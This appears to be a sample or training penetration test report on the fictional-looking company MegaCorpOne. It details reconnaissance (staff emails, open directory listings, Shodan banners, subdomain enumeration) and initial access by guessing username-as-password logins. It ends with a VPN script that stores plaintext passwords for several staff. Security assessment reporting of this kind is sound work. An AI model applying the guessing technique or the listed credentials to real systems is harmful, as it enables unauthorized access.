Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Groehler Intelligence Solutions, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Groehler Intelligence Solutions, LLC
Contact Name	Peter Groehler
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	Peter@GIS.com

Document History

Version	Date	Author(s)	Comments
001	01/01/2021	Peter Groehler	

Introduction

In accordance with MegaCorpOne's policies, Groehler Intelligence Solutions, LLC (henceforth known as GIS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by GIS during July of 2023.

For the testing, GIS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

GIS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

GIS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

GIS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

GIS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- VPN required password for access
- Open-Source Intelligence with Shodan revealed no unnecessary ports open to internet access.
- Web application withstood attempts at SQL Injection and Cross-Site Scripting (XSS).

Summary of Weaknesses

GIS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Executive Team emails posted to website “Contact Us” page.
- Weak passwords used across the network.
- Critical Infrastructure Subdomains (VPN, Intranet, and Router) found open to internet.
- Passwords stored in plaintext.
- Unpatched software leading to critical vulnerabilities.

Executive Summary

Planning & Reconnaissance

Began engagement by gathering any applicable publicly-available information on the surface website (www.megacorpone.com). The “About” and “Contact” pages listed email contact information for several Executive staff, as well as IT & Web Development personnel:

MEET OUR TEAM

Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer

Tom Hudson
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO

Tanya Rivera
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO

Matt Smith
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO

Executive Team

Name: Joe Sheer
Title: CEO
Email: joe@megacorpone.com

Name: Mike Carlow
Title: VP Of Legal
Email: mcarlow@megacorpone.com

Name: Alan Grofield
Title: IT and Security Director
Email: agrofield@megacorpone.com

Contact Our Departments

Department: Human Resources
Email: hr@megacorpone.com

Department: Sales
Email: sales@megacorpone.com

Department: Shipping
Email: shipping@megacorpone.com

Our Address

MegaCorp One
2 Old Mill St
Rachel, NV 89001
United States.

Email: sales@megacorpone.com
Tel: (903) 883 - MEGA
Web: http://www.megacorpone.com

The “Careers” page lists two open IT positions involving both a proprietary software (Citrix) as well as Firepass firewalls, which are likely used on MegaCorp networks:

IT Positions


Citrix Administrator

Maintain, secure, and expand the MegaCorp One Citrix installation. Applicant must be well versed with remote work conditions and understand endpoint security solutions.

Firewall Administrator

Position is responsible for the administration of the Firepass firewall. Applicant must have at least 3 years experience with firewall administration and 5 years networking experience.

A Google search of MegaCorpOne revealed revealed that the website assets folder was open to the internet to include website images, CSS files, and Javascript files crucial to website operation from the back-end server:




Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Google searching also revealed internet access from a page entitled “old site,” which may be an obsolete or cached version of the current website with access to image files that may be proprietary:



Index of /old-site

Name	Last modified	Size	Description
Parent Directory		-	
IMG_1538.gif	2016-08-21 11:21	566K	
IMG_15382.gif	2016-08-21 11:21	346K	
contactus.png	2016-08-21 11:21	221K	
head.png	2016-08-21 11:21	231K	
header.jpg	2016-08-21 11:21	150K	
nano.jpg	2016-08-21 11:21	183K	


Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Both landing pages also list an Apache back-end server running a Debian (Linux) distribution utilizing Port 80 (HTTP).

A command line nslookup search revealed the IP address of the website to be 149.56.244.87:

```
The Groehlers@DESKTOP-BELCLER MINGW64 ~
$ nslookup www.megacorpone.com
Server:  rns01.charter.com
Address:  2607:f428:ffff:ffff::1

Non-authoritative answer:
Name:    www.megacorpone.com
Address:  149.56.244.87
```

A Shodan.io search was then conducted for that IP address to examine ports open to the internet as well as any infrastructure (CCTV cameras, Printers, HVAC Systems, etc) that may be connected to the internet using the allotted public IP. Three (3) ports were discovered open to the internet: 22 (SSH), 80 (HTTP), and 443 (HTTPS).



// 22 / TCP

-1487338745 | 2023-06-21T05:11:05.743507

OpenSSH 7.9p1 Debian 10+deb10u2


```
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQCqwgSBR7aTX60TSlNJwbsj15167JlhvTxf6CeilyU7WS3j
sRW6R5bephaO/iyVgGa6pCoVDxFHKBRWcajSGiLBpWC4AGHlhd8s9CdnGirqb5BnuxlcvuRydo1o
nyIt/jZDDi2c1OUrE77wDqQWJqQPjvsqVwCn2LSqCfHV/bo+PFYampdhVzsj7aYIq5r/U7yJhqZJ
u2uhQc73ZnmNAHol+0ivPP8+jv8Jv7gKfyUQfcb+qBWNxWZhc600YBEJ15VBKR7frx6APqazIlo2
zr+d1dgcILE5TUQoqzlewNuZZj3RRmY1aUT1N+Zu09QWCpSTh+6HBDk/m15RYSvB/8Zj
Fingerprint: cd:bd:1d:f0:c2:fb:c3:d8:48:ef:7f:5f:ba:34:1f:06

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256
        diffie-hellman-group14-sha1

Server Host Key Algorithms:
        rsa-sha2-512
        rsa-sha2-256
        ssh-rsa
        ecdsa-sha2-nistp256
        ssh-ed25519
```

// 80 / TCP


-683791476 | 2023-06-24T21:16:28.593560


Apache httpd 2.4.38

```
HTTP/1.1 200 OK
Date: Sat, 24 Jun 2023 21:16:28 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```



Searches utilizing Recon-ng as well as DNS Dumpster revealed that eighteen (18) subdomains of megacorpone.com were open to the internet, to include VPN, admin, and router:





vpn.megacorpone.com	51.222.169.220	OVH Canada
router.megacorpone.com	51.222.169.214	OVH Canada
intranet.megacorpone.com	51.222.169.211	OVH Canada
admin.megacorpone.com	51.222.169.208	OVH Canada
syslog.megacorpone.com	51.222.169.217	OVH Canada
beta.megacorpone.com	51.222.169.209	OVH Canada
mail.megacorpone.com	51.222.169.212	OVH Canada
snmp.megacorpone.com	51.222.169.216	OVH Canada
www.megacorpone.com HTTP: Apache/2.4.38 (Debian) SSH: SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2 HTTP TECH: Debian Apache,2.4.38	149.56.244.87 www.megacorpone.com	OVH Canada
support.megacorpone.com	51.222.169.218	OVH Canada

DNS Dumpster also generated a sub-domain map for the website found HERE

MegaCorpOne

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Pentester
Fri, Jul 07 2023 18:33:04

Initial Access - Linux Environment


After gathering applicable intelligence through reconnaissance, email usernames along with common passwords (username-as-password, season+year, variations of the word ‘password’, etc) were used to attempt to gain access to prohibited areas.

A successful login was attempted with the combination of thudson:thudson. Once access was obtained, a query of user thudson’s files located a VPN script file (vpn.sh), which contained plaintext passwords for other users:


```
'

echo 'Enter username (not email address)'

read username

echo ''

echo 'Enter password'

read password

echo ''

echo 'Attempting connection to vpn.megacorpone.com...'

sleep 3

if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
        echo "You are now connected to MegaCorpOne VPN."
else
        echo "Incorrect username or password."
```

